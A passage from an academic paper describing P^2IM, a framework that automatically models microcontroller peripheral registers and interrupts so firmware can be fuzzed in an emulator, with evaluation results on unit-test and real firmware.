Data Registers: Data registers, or DR, are the main channel through which raw data flows from peripherals to firmware. Oftentimes, data read by firmware through DR originates from off-chip peripherals (e.g., Zigbee radio) or a remotely connected device (e.g., a supervisory computer in SCADA system). For example, SPI peripheral holds the data it received from an off-chip peripheral (e.g., Zigbee radio) in its DR, which is then read by firmware as input. Data also flows in the opposite direction. Firmware writes output data in the DR and then SPI sends it to an off-chip peripheral.

DR **Access pattern**: Firmware only reads a DR (i.e., taking raw input from a peripheral) after confirming that the peripheral is in a ready state by checking the corresponding SR. Based on this unique access pattern of DR, P^{2}IM categorizes a newly discovered register as DR if reading the register is preceded by an SR read and conditional on a flag in the SR. Sometimes firmware writes to DR directly without checking any SR. P^{2}IM uses this write-on-first-access as another access pattern for identifying DR.

DR **Access handling**: DR of all peripherals collectively dominate the inputs to firmware, and therefore, they are ideal ***fuzzing interfaces***. Our framework uses modeled DR to feed fuzzing and testing inputs during runtime. These inputs are generated by a drop-in fuzzer, which may or may not be aware of firmware/peripheral specifics (our current prototype uses unmodified AFL). Upon each DR read, the emulator returns the next word from the fuzzing input as the register value. For other types of dynamic analysis, the input source can be replaced with, for example, previously recorded inputs (for bug/execution reproduction) or specially crafted inputs (for taint analysis). Similar to SR writes, P^{2}IM ignores DR writes for the same reason that they do not affect firmware execution.

Control-Status Register: A control-status register, or C&SR, is a hybrid register whose bits are split between two purposes: control/configuration bits (same to CR) and status bits (same to SR). Although hybrid registers allow for higher utilization of register bits, they greatly complicate both peripheral hardware and firmware designs. Therefore, they are not commonly used in modern MCU devices, which have abundant memory address space for mapping peripheral registers. In practice, we only observed some rare use of C&SR. We have not seen other types of hybrid registers, such as control-data or status-data registers, which are theoretically possible but impractical.

C&SR **Access pattern**: CR bits of C&SR are modified in the RMW pattern during the peripheral configuration phase. SR bits of C&SR are accessed during the peripheral operation phase. The configuration phase proceeds the operation phase. They do not overlap. As a result, P^{2}IM often categorizes C&SR as CR in the first place. However, such inaccurately categorized registers are corrected later when P^{2}IM observes the SR access pattern on them.

C&SR **Access handling**: For each C&SR access, firmware operates on either the CR bits or the SR bits, but not both because they are used at different stages during firmware execution. Since handling SR bit access requires firmware-specific information (similar to handling SR register access), C&SR handling is not covered by the abstract model but by the instantiated model, which is discussed in §4.

Remarks: Although the register access patterns and the type identification method are purely empirical, we find that in practice they work fairly reliably and accurately across a wide range of peripheral devices (see §5 for the evaluation results). We attribute this practical and promising results to two factors: (1) the register types we defined are generically applicable to all peripherals; (2) the type-based access patterns were observed and generalized from a variety of real MCU devices; (3) trade-offs are carefully made when designing the type-based access patterns. Specifically, we observed the

write-on-first-access pattern not only on DR, but also on CR and SR in some occasions. We still use this pattern to identify DR despite that certain CR and SR might be mis-categorized. This trade-off is made and justified by the following considerations. First, this pattern is most commonly seen on DR. By using this pattern for detecting DR, we can achieve the best overall register categorization accuracy. Second, a SR mis-categorized by this pattern is often corrected later on by the polling pattern unique to SR (i.e., this mis-categorization is temporary). Third, a CR mis-categorized by this pattern (e.g., a CR contains only one configuration parameter) does not impact firmware execution/testing or needs correction because firmware generally does not read or take input from CR.

3.2 Interrupt Firing

Apart from the register categories and handling, the abstract model also defines how emulators should fire necessary interrupts on behalf of peripherals in order to satisfy P^{2}IE and support continuous firmware execution or testing.

In essence, interrupts are a special type of inputs to firmware. They notify firmware of certain hardware events and trigger the corresponding interrupt service routines (ISR), which are interrupt handlers implemented by peripheral drivers in firmware. For instance, an interrupt may signal the firmware that input data is ready. Then the corresponding ISR is invoked and reads the input data from a DR.

A processor emulator, such as QEMU, often includes a virtual interrupt controller, which could dispatch fired interrupts to software. However, since these emulators do not emulate MCU peripherals, no peripheral interrupt is fired when using them to run a firmware, despite that the firmware may crash or stall for other reasons before it gets ready for servicing interrupts.

P^{2}IM abstractively models interrupts as a sequence of timing-based inputs, with each input corresponding to an enabled interrupt. When such an input comes in, the emulator generates and dispatches the matching interrupt to the firmware. The emulator detects what interrupts are enabled by the firmware during runtime (discussed in §4.3). P^{2}IM allows both the sequence and the timing of interrupts to be customized based on different fuzzing strategies (e.g., purely random generation, mutation from crafted seeds, etc.). Our current prototype uses a simple interrupt firing strategy: enabled interrupts are fired in a round-robin fashion at a fixed interval (e.g., after every 1,000 basic blocks executed). The interval is defined using the number of executed basic blocks, rather than absolute time (e.g., clock ticks). This basic block-based interval definition supports arbitrary timings to be specified for emulators to fire interrupts. More importantly, using basic block counts to measure interrupt intervals allows for deterministic replay of interrupt sequences, and therefore, yields reproducible fuzzing/testing results. This reducibility is required for fuzzing, but usually hard to achieve when using existing fuzzers with asynchronous interrupts enabled.

We note that defining more advanced interrupt firing strategies is the job of drop-in fuzzer or fuzzer operators and is out of the scope for P^{2}IM. Although the current interrupt firing strategy is simple, it already leads to a very high firmware code coverage as shown in the evaluation section.

3.3 Infeasible Peripheral Inputs & False Positives

Under the current abstract model definition, P^{2}IM can trigger code paths in firmware that are infeasible on real devices. This is because hardware peripherals may only generate certain inputs and fire interrupt at certain patterns, whereas P^{2}IM allows fuzzers to generate random peripheral inputs or adopt arbitrary interrupt timing. Such infeasible inputs and code paths may cause false positives during fuzzing (i.e., a crash/hang is caused by an infeasible input/path, rather than by a firmware bug). However, as a generic firmware testing framework, P^{2}IM does not prune potentially infeasible inputs or code paths. Instead, P^{2}IM leaves the task of input pruning, which is part of the input generation process, to the testing tools running on top of P^{2}IM (e.g., a fuzzer). This design decision is made for two reasons. First, input generation and input quality control are among the core tasks of fuzzers and other dynamic testing tools. P^{2}IM is designed to support these tools and not in the position to interfere with these tasks. Second, as observed in [47], peripherals such as Wi-Fi radio are vulnerable to remote attacks (e.g., an attacker sending malformed network packet), and once compromised, can generate unexpected input or interrupt timing. Therefore, testing firmware with unexpected/infeasible peripheral inputs might be desirable in some cases.

Nevertheless, we did not see in our extensive experiments any crashes/hangs that were caused by the infeasible inputs or code paths introduced by P^{2}IM, despite that no input pruning was performed. All crashes/hangs detected on P^{2}IM were reproducible on real hardware (i.e., they were caused by true bugs in tested firmware), except for two false hangs that were caused by P^{2}IM. We analyze these two cases and the limitations of P^{2}IM that caused them in §5.3.

4 Automatic Model Instantiation

As illustrated in Figure 3, the second step of P^{2}IM is the instantiation of an abstract model defined in the first step, producing a full model for a given firmware. The instantiated model guides the emulator to identify and handle I/O operations through the process-peripheral interfaces. During the instantiation step, the firmware-specific information needed for providing P^{2}IE is added to an abstract model.

The model instantiation process is fully automatic and uses the explorative execution technique. The instantiation is on-demand and interleaved with the firmware fuzzing/testing process. The fuzzing process invokes the model instantiation process when it encounters unmodeled or unhandled




Figure 4: Model instantiation workflow

peripheral access. The model instantiation process terminates and the fuzzing resumes when the model becomes stable and no new information (e.g., newly identified registers) is added to the model for a while. Note that this switch is not triggered by the model reaching a certain level of precision. We call each invocation of the model instantiation process "one round of model instantiation". Multiple rounds of model instantiation can happen at different points throughout a firmware fuzzing/testing process. The model instantiation process is deterministic and repeatable. An instantiated model can be reused for the same firmware. The process relies on a customized QEMU that emulates the Cortex-M instruction set and a generic interrupt controller but not MCU peripherals.

Specifically, an instantiated model contains the following automatically inferred firmware-specific information, which concretizes the abstract model: (1) identified memory-mapped registers, their memory locations, and types; (2) the access handling strategies for each type of registers, or each use site when needed; (3) the enabled interrupts and the firing strategy. An instantiated model does not contain any information about peripheral configurations or internals.

Figure 4 shows the high-level workflow of the model instantiation process. It executes the firmware on a generic processor emulator which does not emulate any peripherals. It continuously instantiates the model when firmware accesses the processor-peripheral interfaces. Upon a register access, it (re-)categorizes the register if necessary as described in §4.1. Then it handles the register access as described in §4.2. Specially, for an SR read, it checks whether a handler exists. If not, it performs the explorative execution to automatically generate a handler (§4.2). It also monitors interrupt configurations by the firmware and fires interrupts when needed (§4.3)

4.1 Register Identification

The goal of register identification is to detect the memory-mapped registers exposed by peripherals and determine their types according to our category and access pattern definition (§3.1). It identifies and categorizes all registers that are accessed by the firmware as it runs on P^{2}IM. During the model instantiation process, P^{2}IM monitors firmware's access to the memory segment reserved for peripheral registers (e.g., `0x40000000–0x5fffffff` on ARM Cortex-M MCUs [41], as captured in the abstract model). P^{2}IM considers each accessed memory word in this segment a memory-mapped register.

Although detecting such registers is straightforward, determining their types is fairly challenging because P^{2}IM or the emulator does not have any knowledge about the semantics of the registers or the peripherals that the registers belong to. Overcoming this challenge, P^{2}IM determines the type of a newly identified register based on the per-type register access patterns that we empirically observed and generalized from a large set of MCU peripherals (§3.1).

Peripheral Association: In addition to identifying peripheral registers and their types, P^{2}IM also groups them based on if they belong to the same peripheral. This grouping is needed for accurately handling certain `SR` accesses (discussed in §4.2). It only considers peripheral association and is unaware of peripheral types or characteristics. P^{2}IM identifies the groups based on the spatial adjacency and alignment of registers' memory addresses.

4.2 Register Access Handling & Explorative Execution

P^{2}IM provides strategies for type-based register access handling, which instructs the emulator, upon register access, what actions it should take, including return what value to the firmware or what internal state to update. The strategies for handling `DR` and `CR` accesses are straightforward and uniform across firmware. They are part of the abstract model defined in §3.1.

On the other hand, the strategies for handling `SR`, including the `SR` bits in `C&SR`, are much more complicated. The strategies may vary across different `SR` as well as different use sites of the same `SR`. For example, the most significant bit in two different `SR`, SR_1 and SR_2, have completely different meanings. At one point of firmware execution, setting the bit in SR_1 is needed for the firmware execution to continue without stalling but setting it in SR_2 crashes the firmware. At different points of firmware execution, setting the bit in SR_1 causes the opposite. Therefore, strategies for handling `SR` accesses need to consider firmware specifics, individual registers, and their access contexts. As part of the model instantiation step, P^{2}IM automatically derives `SR` handling strategies using a technique called *explorative execution*, which is the focus of this subsection.

The high-level idea of the explorative execution is as follows. When the firmware execution encounters a new SR access site, P^{2}IM pauses and snapshots the execution and starts the explorative execution. By spawning multiple parallel worker threads, the explorative execution concurrently searches for the best value for the SR, resumes the original firmware execution, and returns the SR value to the firmware. The key challenges addressed by our design of this technique include: constructing a tractable search space of candidate SR values; determining the scope of the explorative execution (or the termination condition for the workers); defining what qualifies the best SR value; reducing the frequency of explorative executions. We describe our solutions to these challenges below.

Search Space Construction: The search space could be intuitively constructed by including all possible values for an SR. This interprets to 2^{32} candidate values on a 32-bit MCU and in turn requires the explorative execution to spawn 2^{32} worker threads to test the candidate values, which obviously is infeasible. Instead, we construct a much smaller and tractable search space by taking advantage of the fact that bits/flags in SR are usually independent and only a single flag is checked at a time. Our search space contains only 32+1 candidate values, each with a single bit set in an SR plus a zero (all bits clear). The explorative execution spawns one worker thread to test each candidate value. In each thread, the candidate value is returned to the firmware as the value of the SR. All worker threads execute in parallel. P^{2}IM monitors their progress and picks a winner (i.e., the thread with best candidate value) at the end of the explorative execution.

Termination of Explorative Workers: When the explorative execution should terminate a worker thread is another design question. If too early, the worker thread may have not reached the use of the SR that is critical to firmware execution. If too late, the explorative execution becomes too long and can cause significant delay or even halt the firmware execution (e.g., due to encountering another SR read whose access handling strategy has not been derived yet). We experimented several termination conditions and different life spans of work threads. We found one that works well in practice and keeps the runtime overhead low. It terminates a worker thread when it is about to return to the next level callee (i.e., when the current call stack frame, where the SR read happened, is popped). The rationale is that firmware usually reads an SR in the same function where it decides if further I/O operations can be performed based on the SR value. Therefore, having the explorative execution continue beyond function boundaries does not yield additional benefits for finding the best SR value, despite that it significantly complicates the thread monitoring mechanism and slows down P^{2}IM. It is worth noting that many worker threads exit before they reach the termination point because the assigned SR values are unacceptable to the firmware.

Qualified Workers and SR Values: After all worker threads terminate, P^{2}IM determines which threads or candidate SR values qualify for potentially advancing firmware execution. It then picks the best among the qualified values to return to the original firmware execution, which concludes the explorative execution. The qualification criteria are: (1) the thread did not crash or stall; (2) if all threads crashed or stalled, choose those caused by other factors than the current SR (i.e., the crash/halt site is not dependent on the SR value). Among the qualified worker threads and the candidate SR values they represent, P^{2}IM selects the best based on the number of DR accesses, guarded by the SR, that were observed during thread execution. When multiple equally good SR values are found, P^{2}IM randomly picks one as the best value (and records the choice to make the model instantiation process deterministic and repeatable). The design of the worker qualification and selection aligns with the definition of P^{2}IE: input values that are acceptable to firmware and unlock meaningful operations are used in place of inputs from real peripherals to achieve P^{2}IE and sufficient for supporting firmware fuzzing/testing.

Minimizing Explorative Executions via SR Grouping: The design of the explorative execution discussed so far treats individual SR accesses independently. If implemented as is, this design can cause frequent explorative executions (upon every SR read during firmware execution) and thus high overhead. But on the other hand, access handling strategies need to be derived for every use of every SR as explained earlier. We address these two conflicting needs by optimizing our design via SR grouping. The idea is that an access handling strategy derived for one SR at one location, though not universally applicable to all SR, can be reused for the same SR accessed in similar locations. Specifically, we group SR accesses based on their context, defined by a four-tuple $(r,cs,bbl,conf)$, where r is the SR; cs is the signature of the call stack at the time of the SR access; bbl is the ID of the basic block in which the SR read occurred; $conf$ is the peripheral configuration hash trivially generated from CR values at the time of the SR access, which does not contain any semantic information for peripheral configurations (such as whether the receiver is on or off). The configuration hash is included because different CR values cause the firmware to check SR differently. For example, firmware only checks the data-reception flag of USART when the receiver is enabled via CR. With SR grouping, similar SR accesses can reuse the same handling strategy, which increasingly reduces the frequency of explorative executions as P^{2}IM instantiates the model.

4.3 Interrupt Identification

Another task that P^{2}IM performs during the model instantiation step is collecting the firmware-specific information about interrupts. MCU architectures (e.g., Cortex-M) support hundreds of different interrupts. But a particular device or its firmware may only use a small subset of supported interrupts. Moreover, during runtime, firmware sometimes dynamically

disables and re-enables interrupts as needed. If an emulator fires an unused or disabled interrupt, firmware execution can stall or crash because firmware commonly uses a simple dead loop as the default handler for unused interrupts.

P^{2}IM maintains a list of currently enabled interrupts during firmware execution. It taps into the virtual interrupt controller of QEMU (Nested Vectored Interrupt Controller, NVIC), which the firmware configures to enabled/disable interrupts. Drawing from the list of enabled interrupts, the interrupt firing strategy defined as part of the abstract model (§3.2) decides when to fire what interrupts.

4.4 P^{2}IM Implementation

We implemented our framework using QEMU as the base processor emulator (without any peripheral emulation capability). Our implementation includes 2,202 lines of C code added to QEMU (mostly for dynamic firmware execution instrumentation), 173 lines of C code for fuzzer integration, and 1,199 lines of Python code for the explorative execution part of P^{2}IM. We use AFL as the drop-in fuzzer in our current prototype, which has no built-in support or awareness of MCU firmware.

We implemented register categorization, peripheral identification, type-based register access handling, and SR read grouping logic inside two QEMU functions, namely `unassigned_mem_read` and `unassigned_mem_write`, where accesses to memory-mapped peripheral registers are directed to. For fast prototyping, we implemented the complex logic of explorative execution using Python. But the worker threads still run natively on QEMU. The interrupt identification and firing logic are implemented based on the QEMU's virtual interrupt controller (NVIC). The logic monitors firmware's accesses to `NVIC_ISERx` and `NVIC_ICERx` registers to detect enabled interrupts. It fires interrupts via the `armv7m_nvic_set_pending` interface exposed by NVIC.

AFL's emulation mode (used for fuzzing un-instrumented binaries) only supports user-mode emulation, which is incompatible with firmware emulation [12]. TriforceAFL [37] builds a bridge for AFL to be connected to the full system emulation mode of QEMU. We used TriforceAFL's code when implementing the fuzzer integration part of our framework, which allows fuzzers to be dropped in without modifications. During runtime, the fuzzer integration code channels inputs generated by the fuzzer to firmware execution through `DR` accesses. It collects code coverage information via the QEMU instrumentation and returns the information to the fuzzer.

5 Evaluation & Fuzzing Results

We evaluated our framework from three different angles: (1) whether it satisfies P^{2}IE when executing firmware for different MCU with different OSes; (2) how its runtime performance is in practice; (3) whether it can perform fuzz-testing on real firmware in a fully emulated fashion (i.e., no hardware dependence) and find previously unknown bugs.

Table 1: Selected peripherals & functional operations

Peripheral	Functional Operations
SPI	Receive a byte Transmit a byte
USART	Receive a byte Transmit a byte
I2C	Read a byte from a slave Write a byte to a slave
GPIO	Read status of a pin Set/Clear a pin Execute callback after pin interrupt
ADC	Read an analog-to-digital conversion
DAC	Write a value for digital-to-analog conversion
TIMER	Execute callback after interrupt Read counter value
PWM	Configure PWM as an autonomous peripheral

To that end, we performed functional unit tests based on commonly used MCU peripherals and different MCU OSes (§5.1). We also conducted an end-to-end test on real firmware (§5.2). Finally, using our framework, we performed fuzzing on real firmware, found bugs, and gained interesting insights (§5.4). We conducted all experiments on a moderate-spec computer with a dual-core Intel® Core™ i5-7260U CPU @ 2.20GHz, 8 GB of RAM, and Ubuntu 16.04.

5.1 Unit Tests on MCU Peripherals & OSes

We designed and performed this experiment to verify if our framework can indeed provide P^{2}IE when fuzzing firmware that: (1) access a range of peripherals (i.e., P^{2}IM provides generic peripheral support), (2) are designed for different MCU SoCs (i.e., P^{2}IM is applicable to a broad class of MCU), and (3) use different OS/system libraries (i.e., P^{2}IM is OS agnostic). For this purpose, we collected a set of example firmware as unit test cases for this experiment.

Experiment Setup: We identified the 8 most popular MCU peripherals—implemented as on-chip peripherals—by analyzing the entire MCU product line (1686 MCU parts) offered by Microchip Technology, a top global MCU vendor. We selected these peripherals (the left column in Table 1) for our unit tests. We also selected 3 widely used MCU OS/system libraries, (NuttX, RIOT, and Arduino) and 3 target MCU SoCs (STM32 F103RB, NXP MK64FN1M0VLL12, and Atmel SAM3X8E). We selected these SoCs because they are part of the reference designs provided by major MCU vendors, and had been integrated into automotive/marine [2], consumer [17] and healthcare [11] products.

We collected 70 different example firmware or test cases, each representing a unique and feasible combination of a peripheral, an OS, and a SoC. After booting, these firmware simply perform the basic peripheral operations defined in

Table 2: Peripherals and registers accessed during unit tests

	Peripherals accessed			Registers accessed		
Peripheral	**Max.**	**Min.**	**Avg.**	**Max.**	**Min.**	**Avg.**
I2C	15	5	9.0	54	18	35.6
ADC	14	6	8.8	68	30	46.0
PWM	14	7	10.2	62	25	43.2
TIMER	14	7	9.7	47	26	38.0
GPIO	13	3	7.7	57	9	34.3
SPI	13	6	8.3	66	19	36.8
USART	13	4	7.5	53	15	30.0
DAC	11	8	9.5	60	35	47.5

Table 1. We made sure these firmware run smoothly on their target SoC. We then run them using our framework and collect the statistics and results, including the accuracy of the instantiated model and end results.

Experiment Results: We collected the statistics on peripherals and registers accessed during the tests, as shown in Table 2. This shows that a single peripheral operation often incurs multiple accesses to related or dependent peripherals of different kinds. For example, the minimum number of peripherals accessed for during the `GPIO` test is 3 and the maximum number is 15 for `I2C`. Additionally, multiple register accesses are associated with a single peripheral operation. For instance, the minimum number of involved registers for a `GPIO` operation is 9 and the maximum number is 68 for `ADC`. These statistics show that even a simple peripheral operation can involve a complex chain of other peripherals and many registers, highlighting the value of P^{2}IM and the need for automatic modeling and handling of MCU peripherals.

We also measured the accuracy of register identification and categorization. We first manually extracted the ground truth from the MCU datasheets and then compared the register categorization output from our system with the ground truth. Figure 5 c) shows the result aggregated by peripherals, ranging from 76% to 92% (i.e., 24% to 8% identified registers are mis-categorized). There are no particular peripherals on which P^{2}IM performs much better or worse than others. This suggests that P^{2}IM's accuracy does not vary much across different types of peripherals. It also echos that P^{2}IM is oblivious to peripheral types or internals. We discuss the reasons of register mis-categorizations and their impact on firmware execution in §5.3.

The unit test result is that 79% (55) of the tests passed (i.e., P^{2}IE was satisfied) while 21% (15) failed. For a test to qualify as pass, the firmware under test needs to properly boot, configure the peripherals, and conduct the functionality, without any crash, stall, or operation skipping. The pass rate of 79% may not seem very high at first glance. But considering it represents an improvement from 0% (i.e., no previous work can generically and automatically model MCU peripheral I/O), we argue the result is in fact significant. The per-MCU and per-peripheral breakdowns are shown in Figures 5 a) and b). The former shows that P^{2}IM performs equally well across different MCU SoC and OS combinations, suggesting it is MCU- and OS-agnostic. The latter reveals that P^{2}IM encountered failures on `USART`, `TIMER`, `I2C`, and `GPIO` but not the other peripherals.

We found 2 general causes for failed tests. First, register mis-categorizations can happen when peripheral drivers fail to follow the correct/common register access patterns. In our experiments, we observed the majority of failures on `GPIO` and `I2C` peripherals are due to this reason. Second, some peripherals multiplex individual interrupts, which can cause P^{2}IM to fire incorrect interrupts.

Overall, this experiment shows that P^{2}IM works reasonably well on a large set of example firmware (using real drivers and system libraries and no accommodation to P^{2}IM). It allows most of the firmware to execute, without any crash, stall, or operation skipping, on an emulator that does not support MCU peripherals. Moreover, P^{2}IM is shown to be agnostic to firmware's target MCU and OS.

5.2 End-to-end Tests against Real Firmware

This experiment examines the performance of our framework when running and testing real MCU firmware of different kinds. These firmware are much bigger and more complex than the unit test firmware used in the previous experiment, although the unit tests are larger in quantity and more diverse in terms of the used peripherals and target MCU and OSes. This and the previous experiment together show P^{2}IM's ability of handling diverse and complex firmware.

Experiment Setup: We selected 10 firmware of real MCU-based devices used for different purposes, ranging from drones to industrial control systems. They are full-fledged firmware and contain all the common firmware components, including the kernel (e.g., scheduler, interrupt handler, system libraries), drivers, console, application logic, etc. They collectively cover 4 MCU models (from 3 top MCU vendors by revenue [9]), 4 OSes and a diverse set of peripherals (Table 7). Moreover, the underlying SoC used in these firmware are often used in other embedded or IoT devices. We evaluated both the model instantiation mechanism (in the current section) and the fuzzing performance (§5.4) on the 10 selected firmware. The details about the 10 firmware are presented in Table 7 in Appendix A. A brief description for each firmware is as follows:

Self-balancing Robot: This is the motion controller firmware in a robot architecturally similar to commercial personal transporters (e.g., Segway PT). Even basic vulnerabilities in such firmware, such as integer overflows, can lead to disastrous consequences or life-threatening accidents.

PLC (Programmable Logic Controller): PLC is a rugged embedded device for controlling critical processes in industrial environments (e.g., assembly lines). This selected




Figure 5: Unit test results aggregated by MCU SoC/OS (a) and Peripheral (b). Accuracy of register categorization (c)

firmware is part of a sterilizer machine and manages a PLC's communication with remote SCADA (Supervisory control and data acquisition) systems via Modbus, an industrial communication protocol [10]. Vulnerabilities in PLC firmware are often critical as demonstrated by the Stuxnet attack [50].

Gateway: This firmware is for a gateway device that uses the Firmata [6] protocol to communicate with its host computer, allowing the host computer to access and configure MCU peripherals dynamically, such as sensors and actuators. Security vulnerabilities in such firmware can be exploited to remotely hijack/abuse embedded devices.

Drone: This firmware drives the MCU-based autopilot controller in a quad-copter similar to the Pluto Drone [35]. It controls multiple sensors, radios, motors, etc. and implements a suite of control algorithms, such as PID (proportional, integral and derivative). Vulnerabilities in drone firmware can be exploited to manipulate drones and cause physical damage.

CNC: This firmware is a Cortex-M port of the widely used Grbl milling controller [7]. Grbl has been used in many commercial and open-source 3D printers, laser cutters, hole drillers, etc. This firmware includes a G-code interpreter, the linear/circular interpolation algorithms, and the stepper-motor control routines. Vulnerabilities in the G-code interpreter or control routines can lead to physical injuries of machine operators or destruction of the milling equipment.

Reflow Oven: This firmware is for a commercial-grade reflow oven [14] controller used for assembly of printed circuit boards (PCB). This controller implements push-buttons and LCD as user interface, thermocouple input, acoustic alarm, and dual output for the heating element and oven fan. The temperature profile of controller is based on the multi-ramp [24] PID control loop. Vulnerabilities in this firmware can compromise the industrial processes and the quality of PCB assembly.

Console: This firmware implements all the standard utilities of the RIOT OS and exposes the shell through a serial console. The shell of RIOT implements a small but powerful interface to execute user-defined callbacks and other system utilities for control and diagnostic purposes. Vulnerabilities in the shell can compromise internal data structures of the OS and even expose a device to remote code execution.

Steering Control: This firmware implements the algorithm of a steer-by-wire [20] controller deployed in a lab-grade self-driving vehicle. It takes commands from the main on-board computer and translates them to electrical signals to control servomotors. Bugs in this or similar type of devices are the causes of multiple documented deadly car accidents, plaints and recalls from major automotive companies [27].

Soldering Iron: This firmware is an open-source version of the popular "TS100" soldering Iron. It implements an LCD and several push buttons for adjusting temperature and other parameters. Internally, it runs a PID control algorithm and an acceleration sensing routine for auto-power off. Vulnerabilities in these devices can lead to overheating of the soldering iron, which can cause damages to the objects being soldered or injuries to the operators.

Heat Press: This firmware corresponds to an industrial heat press [8] used in a textile sublimation production line. The firmware implements recipe manager for controlling the temperature, time and pressure of the sublimation process. The system features a touch screen and a remote industrial I/O channel using the Modbus protocol. Vulnerabilities in this type of systems can lead to unintended operations, remote hijacking, and damage of industrial facilities.

Experiment Results: Our framework achieved similar or even better results on real firmware than on the unit tests. As shown in Table 3, the register categorization accuracy (Acc.%) is even higher than measured in the unit tests, despite that the real firmware are more complex and access more registers and peripherals. Our manual verification attributes this better result to the fact that these firmware follow the register access patterns more strictly than the sample drivers in the unit tests. We explain the reasons and impacts of register mis-categorizations in §5.3. The last column of Table 3 shows the total time (in seconds) spent on model instantiation for each firmware. The time consumed (10 minutes in the worse case) is acceptable given that a typical fuzzing session often lasts for days or longer.

Figure 6 shows the progress of the model instantiation for each firmware. As explained in §4, P^{2}IM launches a new round of model instantiation when it encounters an unmodeled or unhandled peripheral interface access. For most firmware, P^{2}IM instantiated the models within 3 rounds. Note that the last few rounds of model instantiation for PLC, Drone, HeatPress and Soldering Iron formed new SR read groups, which are not shown in the figure for simplicity. Gateway incurs 25 rounds model instantiation because it initializes peripherals on-demand (i.e., additional model instantiation

Table 3: Model instantiation statistics on 10 real firmware

Firmware	Peri.	Regs.	Acc. (%)	SR group	Int. line	Time (s)
Robot	7	43	100.0	16	1	131.2
PLC	5	21	100.0	5	2	6.8
Gateway	14	101	93.4	14	5	612.4
Drone	11	68	100.0	20	2	315.7
CNC	12	81	91.5	5	2	48.3
Reflow O.	6	32	95.8	1	2	4.4
Console	11	43	88.5	9	1	28.0
Steering C.	11	79	69.6	14	3	96.2
Soldering I.	13	84	90.7	33	9	512.0
Heat Press	4	76	84.0	25	2	59.4

is needed when a new peripheral is initialized after the model has stabilized). On the 10 tested firmware, P^{2}IM triggers a round of model instantiation every 2,579 seconds, on average, until all peripheral interfaces are modeled.

In most cases, P^{2}IM automatically derived proper models to support firmware execution with P^{2}IE satisfied (i.e., no crash, stall, or operation skipping). We will present the two cases that break P^{2}IE in §5.3. We then used these models to perform fuzzing on all the firmware (§5.4).

This end-to-end experiment on real firmware and the unit tests firmware together confirm that our framework achieves its goal: enabling hardware-independent and scalable firmware testing/fuzzing via P^{2}IM. Moreover, the overhead and inaccuracy are low enough for our framework to be used in practice.

5.3 Register Mis-categorizations & False Crashes/Hangs

In this section, we discuss the two types of false positives, namely register mis-categorizations and false crashes/hangs, that our mechanism may cause.

Register Mis-categorizations: We manually examined all the registers mis-categorized by P^{2}IM while being tested against the 10 real firmware. We itemized their potential impacts on firmware execution and present number of mis-categorized registers per impact in Table 4. For each impact, we give a representative example of the mis-categorized register and explain why the register is mis-categorized.

When calculating the register categorization accuracy, we only consider registers that have been read at least once during firmware execution (i.e., registers never read are not counted because they do not affect the firmware execution). In Table 4, the last column shows the total number of registers that have been read by the firmware. The middle two columns show the number of registers mis-categorized by P^{2}IM for each firmware. The mis-categorized registers are grouped in two types based on their negative impact to firmware fuzzing (i.e., slowing down fuzzing or reducing the coverage). The overall accuracy of register categorization (the "Acc." column in Table 3) for each firmware is calculated as follows: $Accuracy = 1-(TypeI+TypeII)/TotalRegistersRead$.

Table 4: Numbers of mis-categorized registers on 10 real firmware, grouped by their impacts: either slowing down fuzzing (Type I) or limiting coverage (Type II). The last column shows the total number of registers that have been read during the firmware fuzzing process.

Firmware	Mis-cat. Regs (Type I)	Mis-cat. Regs (Type II)	Total Regs Read by Firmware
Robot	0	0	25
PLC	0	0	18
Gateway	4	0	61
Drone	0	0	39
CNC	1	3	47
Reflow O.	0	1	24
Console	0	3	26
Steering C.	6	1	23
Soldering I.	4	1	54
Heat Press	4	0	25
Total # (%)	19 (5.6%)	9 (2.6%)	342 (100%)

Type-I mis-categorizations, mostly `SR` mis-categorized to `DR`, may slow down the fuzzing process but do not stop or break it. The reason is that this type of mis-categorizations causes the fuzzer to guess the `SR` value that is supposed to be quickly generated by P^{2}IM. Nonetheless, AFL can effectively guess the proper value using the coverage information as guidance. Mis-categorized registers of this type are caused by certain peripheral drivers not following the access patterns we defined to categorize registers. We analyzed these cases manually and found that these drivers should have followed the access patterns to avoid potential I/O errors. One exception is that the firmware writes `SR` (to clear potential peripheral errors) before ever reading it (to check the peripheral state), which causes the `SR` to be mis-categorized to `DR` due to the write-on-first-access pattern for identifying `DR`.

